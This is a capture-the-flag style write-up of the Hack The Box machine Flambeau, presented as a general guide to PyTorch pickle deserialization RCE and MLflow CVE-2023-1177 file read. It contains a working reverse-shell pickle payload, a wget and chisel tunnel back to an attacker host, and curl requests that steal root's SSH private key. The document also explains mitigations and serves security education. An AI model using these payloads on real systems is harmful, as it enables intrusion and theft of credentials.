PyTorch Deserialization & MLflow Arbitrary File Read
Platform: Hack The Box
Risks: PyTorch torch.load() unsafe default (CWE-502 — deserialization of untrusted data; documented known-risk behavior, no CVE of its own) · CVE-2023-1177 (MLflow path traversal / arbitrary file read; numbered, patched vulnerability)
I originally worked through this machine on Hack The Box, where it's called Flambeau. But rather than write a traditional HTB walkthrough tied to a specific box IP, I wanted to write something more useful — an explanation of why these vulnerabilities exist and how you'd exploit them on any Linux machine running the same software. If you've got a system with an exposed PyTorch model-loading endpoint and an unpatched MLflow instance somewhere on localhost, this is what an attacker would do to it.
I'm running an M4 Pro MacBook Pro as my attack machine. That matters more than you'd think — a few of the standard tools don't have pre-built Apple Silicon binaries, so I leaned on Homebrew pretty heavily throughout. I'll call those moments out as I go.
Overview
The attack chain here revolves entirely around the ML stack. The initial foothold abuses a well-known but often ignored danger in PyTorch: by default, torch.load() uses Python's pickle module to deserialize model files, and pickle deserialization is arbitrary code execution. Any platform that accepts model uploads and loads them server-side without sandboxing is essentially offering a free shell to anyone paying attention.
Privilege escalation comes courtesy of CVE-2023-1177 — a path traversal (CWE-22) in MLflow that NVD rates 9.8 Critical (CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H). On the 2.2.0 instance here, it lets you point the artifact API at any file the MLflow process can read. In this case, that file is /root/.ssh/id_rsa. Patched in MLflow 2.2.1.
Two different kinds of failure, same theme: trusting untrusted data — one a dangerous default the framework documents and ships anyway, the other a formally tracked bug with a version bump that closes it.
Recon
I start with a two-phase nmap scan — a fast all-port sweep, then a targeted service and script scan on whatever comes back. nmap installs fine via Homebrew (brew install nmap) and runs natively on Apple Silicon:
ports=$(nmap -p- --min-rate=1000 -T4 <TARGET_IP> | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$///)
nmap -p$ports -sV -sC <TARGET_IP>
Results show two open ports: SSH on 22 (OpenSSH 8.2p1) and HTTP on 80 (nginx 1.18.0). The HTTP response leaks a hostname in the redirect, so I add it to my hosts file:
echo "<TARGET_IP> <HOSTNAME>" | sudo tee -a /etc/hosts
 nmap service scan: ports 22/ssh (OpenSSH 8.2p1) and 80/http (nginx 1.18.0), redirect to flambeau.htb
Web Enumeration
Navigating to http://flambeau.htb reveals a data science competition platform — a site for submitting PyTorch classification models that get evaluated server-side and scored on accuracy, precision, and F1. At a glance it's a polished marketing page, but the interesting surface isn't the hero copy. It's whatever happens after you submit a model.
 Flambeau homepage with BETA COMPETITION in the nav and the “Data is our passion” hero
Clicking BETA COMPETITION in the nav drops you into a three-stage flow: Model Upload → Model Processing → Gathering Results. That pipeline framing matters. The site isn't just accepting a file and stashing it somewhere; it's advertising that the server will do something with whatever you upload — load it, evaluate it, and hand back metrics. Server-side processing of attacker-controlled input is the classic RCE surface, so this is the feature I immediately start poking at.
The competition instructions are even more specific. You're told to train a model on CIFAR-10, and the page points you at the official PyTorch CIFAR-10 tutorial. That's the first real clue — the platform expects a .pt file produced with torch.save(), which means the backend is almost certainly going to call torch.load() on whatever you send it. Before I write a single line of exploit code, the site has already foreshadowed the deserialization angle.
I don't actually need to train anything good. At this stage the goal is just getting a valid, loadable .pt file onto the server so I can watch what the pipeline does with it. A half-broken model that still deserializes cleanly is enough to confirm the attack surface.
Foothold — PyTorch Pickle Deserialization RCE
Why this works
PyTorch's torch.save() serializes models using Python's pickle module. When the server calls torch.load(model_file), pickle deserializes the file — and pickle deserialization is code execution. By default (at least through the versions relevant to this box), torch.load() sets weights_only=False, meaning the full pickle machinery runs. There is no sandbox.
If I can get the server to load a file I crafted, I can run any command I want as the web server user.
There's no single CVE number for "pickle deserialization via torch.load with default settings." It's documented, accepted-risk behavior — PyTorch's own torch.load docs warn that loading untrusted checkpoints with weights_only=False must never be done — and it maps cleanly to CWE-502 (deserialization of untrusted data). That distinction matters: the foothold here isn't a missed patch so much as an unsafe default that an application chose to expose to uploaders.
That said, PyTorch has shipped numbered CVEs in this space more recently, and they undercut the "just set weights_only=True" story. CVE-2025-32434 (Critical; patched in 2.6.0) showed that weights_only=True itself could still be bypassed for RCE. CVE-2026-24747 (High, CVSS 8.8; patched in 2.10.0, Jan 2026) found another path via memory corruption in the weights_only unpickler. The underlying problem — handing a deserializer attacker-controlled input — kept resurfacing even after the "fix" shipped.
Flambeau's MLflow timestamps put the box roughly mid-2023. At that point weights_only already existed as an optional argument, but the default was still False (PyTorch only flipped the default to True in 2.6.0). So whatever torch build the competition pipeline was using, the original mitigation almost certainly wasn't the default — an attacker only needed the app to call torch.load() the ordinary way.
Generating a valid model file locally
First I need a legitimate .pt file to figure out what the server actually expects. On an M4 Pro, pip3 install torch works fine — Apple Silicon has been a first-class target for PyTorch for a while now. I install it and run any standard training example to produce a model file:
pip3 install torch
python3 model.py
# produces: example_model.pt
I upload this to the competition and get back real (terrible) scores: accuracy 10, precision 14, F1 7, and a leaderboard position of 65. That's not just "something happened" — those numbers are the confirmation step. Before I spend time crafting a malicious payload, I want proof the server is really invoking torch.load() on my upload and evaluating the deserialized model against CIFAR-10, not merely checking a file hash, rejecting unknown formats, or running the submission in some sandboxed evaluator that never hits pickle. Seeing concrete Model Performance metrics and a real rank on the board is that proof. The scores are awful, which is fine; the pipeline ran end-to-end on a file I controlled.
 Model Performance: accuracy 10, precision 14, F1-score 7, leaderboard position 65 — proof the server evaluated my upload
Crafting the malicious payload
I replace the legitimate model with a pickle payload that spawns a reverse shell. The __reduce__ method is called during deserialization — returning a callable and its arguments tells pickle to call that function with those arguments when loading.
import os
import pickle
import torch

ATTACKER_IP = "YOUR_IP"
ATTACKER_PORT = 9001

class MaliciousPayload(object):
    def __reduce__(self):
        cmd = f'bash -c "bash -i >& /dev/tcp/{ATTACKER_IP}/{ATTACKER_PORT} 0>&1"'
        return (os.system, (cmd,))

# torch.save uses pickle internally — the file is a valid .pt container
torch.save(MaliciousPayload(), 'malicious_model.pt')
Catching the shell
nc is already on macOS, but I use the Homebrew version (brew install netcat) since the BSD nc bundled with macOS doesn't support -p on newer versions. I start a listener, then upload malicious_model.pt through the web UI:
nc -lvnp 9001
The server loads the file, pickle runs __reduce__, and I get a connect-back as www-data. Genuinely one of the most satisfying moments in this whole chain — you upload what looks like a model file and a shell just... appears.
 Reverse shell catch: nc listener on 9001, connect-back from flambeau, id confirms www-data
I upgrade to a fully interactive TTY so job control and tab completion work:
script /dev/null -c bash
# Ctrl-Z
stty raw -echo; fg
# Press Enter twice
Post-Exploitation Enumeration
With a shell as www-data, the next question is whether anything interesting is listening locally that I couldn't reach from the outside. Internal-only services are a classic privesc hunting ground — they're often admin tooling, monitoring, or companion apps that were never meant to be internet-facing, and a local shell is usually the only way to talk to them.
ss -tlnp
 ss -tlnp as www-data: nginx on :80 plus internal listeners on 127.0.0.1:5000 and 127.0.0.1:5001
The output is immediately useful. nginx is listening on port 80, which matches the public HTTP service I already knew about. More interesting are two mystery listeners bound to 127.0.0.1 only — ports 5000 and 5001. Loopback-only bindings matter here: nothing on the internet can hit those ports directly, so if either one is vulnerable, it's only reachable once you already have a foothold. That's exactly the kind of "trusted internal" surface that often skips hardening.
I start with the lower port:
curl localhost:5000
It returns the same Flambeau HTML I saw on port 80. That tells me gunicorn (or whatever is serving the Flask app) is running locally on 5000, and nginx is just reverse-proxying the public site into it. Useful for understanding the architecture, but a dead end for privilege escalation — it's the same app I already exploited for the foothold, just from the other side of the proxy.
Port 5001 is different:
curl localhost:5001
The response is a bare "you need JavaScript to run this app" style page — basically an empty shell that expects a browser to hydrate a SPA. That rules out casually walking the app with curl alone. Whatever lives on 5001 is rendering client-side, so to actually explore it I need a real browser pointed at that internal port. That's the bridge to tunneling: I don't yet know what the app is, only that I can't dig into it from a reverse shell prompt.
Tunneling In — Chisel SOCKS Proxy
To browse the internal services through my browser, I set up a reverse SOCKS tunnel using chisel. I specifically want a full SOCKS proxy rather than a single port-forward: a JS-rendered app on 5001 is likely to make additional API calls to other local endpoints (and once you're inside, you do see /api/2.0/mlflow/... REST traffic), so routing the whole browser through SOCKS is more robust than forwarding one port and hoping nothing else matters. For the fuller walkthrough — what Chisel is, macOS/Apple Silicon setup, network requirements, SOCKS, and FoxyProxy — see Tunneling into Linux with Chisel on macOS (SOCKS + FoxyProxy).
This is one of those spots where being on Apple Silicon requires a small detour. The chisel releases page has a darwin_arm64 binary, but I actually just installed it through Homebrew which was cleaner:
brew install chisel
I also need the linux_amd64 binary to transfer to the target — I download that separately from the chisel releases page.
On my machine: start chisel as a reverse server, then serve the linux binary over HTTP:
chisel server --reverse -p 8000
sudo python3 -m http.server 80
On the target: download the linux chisel binary and connect back:
wget <ATTACKER_IP>/chisel -O /tmp/chisel
chmod +x /tmp/chisel
/tmp/chisel client <ATTACKER_IP>:8000 R:socks &
This creates a SOCKS5 proxy on 127.0.0.1:1080 on my machine. I configure FoxyProxy in Firefox (SOCKS5, host 127.0.0.1, port 1080) and browse to the internal service.
 FoxyProxy configured for SOCKS5 on 127.0.0.1:1080
Privilege Escalation — CVE-2023-1177 (MLflow Arbitrary File Read)
Once FoxyProxy is routing traffic through the tunnel and I finally load http://127.0.0.1:5001 in a real browser, the mystery SPA resolves into an MLflow experiment tracking UI. The interface shows version 2.2.0 — and seeing a specific version number is the pivot from exploring to exploiting. Up to this point I only knew "something JS-heavy is on localhost:5001"; now I have a named product and a pinned release to search against. That search lands on CVE-2023-1177 (GHSA-xg73-94fp-g449): path traversal / arbitrary file read, CWE-22, CVSS 9.8 Critical.
At the code level, mlflow server / mlflow ui treat a registered model version's source as the root of an artifact tree, then serve files from it via model-versions/get-artifact using the caller-supplied path parameter. Neither side properly constrains the result to an intended artifact store — so an absolute path, a file:// URI, or traversal sequences can make the server read anything the MLflow process can access, not just files under its normal artifact directory. The endpoints are unauthenticated by default, which is a big part of why this scores 9.8 rather than something that assumes a logged-in operator. Fixed in MLflow 2.2.1, released to PyPI on March 2, 2023. Flambeau is running 2.2.0 — exactly one patch version behind — which is why the same request chain works here.
On the source field specifically: public PoCs for this CVE usually register something like file:///etc/ or file:///root/.ssh/, because MLflow stores source as an artifact URI and the bug is failing to reject dangerous URI schemes/paths. I only verified the bare absolute path on Flambeau — "source": "/root/.ssh/" — which is what I used and what worked. I didn't A/B test the file:/// form against this instance; both should resolve to the same artifact root before path=id_rsa is joined, but the absolute path is the only one I can speak for from this box.
Step 1: Create a registered model
curl -X POST http://localhost:5001/api/2.0/mlflow/registered-models/create \
  -H "Content-type: application/json" \
  -d '{"name": "AModel"}'
 Creating a registered model via curl against MLflow on localhost:5001 as www-data
Step 2: Create a model version pointing to root's SSH directory
curl -X POST http://localhost:5001/api/2.0/mlflow/model-versions/create \
  -H "Content-type: application/json" \
  -d '{"name": "AModel", "source": "/root/.ssh/", "run_id": ""}'
(Equivalent PoC form: "source": "file:///root/.ssh/".)
Step 3: Read the private key via the artifact endpoint
curl 'http://localhost:5001/model-versions/get-artifact?path=id_rsa&name=AModel&version=1'
The response is root's OpenSSH private key.
 curl to MLflow get-artifact returning root’s OpenSSH private key (id_rsa)
Step 4: SSH in as root
I save the key to a local file and connect:
chmod 600 key
ssh -i key [email protected]
Takeaways
The through-line here is trusting untrusted data. PyTorch's pickle-based serialization is a well-known footgun — the official docs explicitly warn that torch.load with weights_only=False should only be used on data you fully trust. Any platform that accepts model uploads and loads them without sandboxing is one malicious submission away from a shell. The usual first fix is torch.load(path, weights_only=True). That is a mitigation, not a guarantee: CVE-2025-32434 (Critical; fixed in 2.6.0) and CVE-2026-24747 (High 8.8; fixed in 2.10.0) both showed RCE paths that still worked with weights_only=True. Flip the flag, keep torch patched, and still treat uploaded models as hostile input that belongs in an isolated evaluation pipeline.
On the escalation side, CVE-2023-1177 is a straightforward unauthenticated path traversal — MLflow 2.2.0 never constrained model source / artifact path before serving the file, and 2.2.1 closed it. Version pinning alone isn't enough; you have to actually track disclosures for tools running on localhost too. "Internal-only" is not the same as "not attacker-reachable" — once a foothold lands on the box, loopback services become part of the attack surface, which is exactly the path this Post-Exploitation section walked.
This was one of my favorite boxes to work through because both vulnerabilities are so conceptually clean. No obscure binary exploitation! Just two well-understood classes of bugs applied to real ML tooling that a lot of people are running in production right now. Worth knowing about.
P.S
Anyone can make a free Hack The Box account and attend their events. Use Meetup to find a HTB group near you; I think there's 69 in-peron groups that host events like this across the U.S. I've always had a good time meeting fellow nerds there. Thanks for reading!
Originally learned on Hack The Box (Flambeau, Medium). Writeup generalized to apply to any Linux system running a PyTorch model server and MLflow 2.2.0.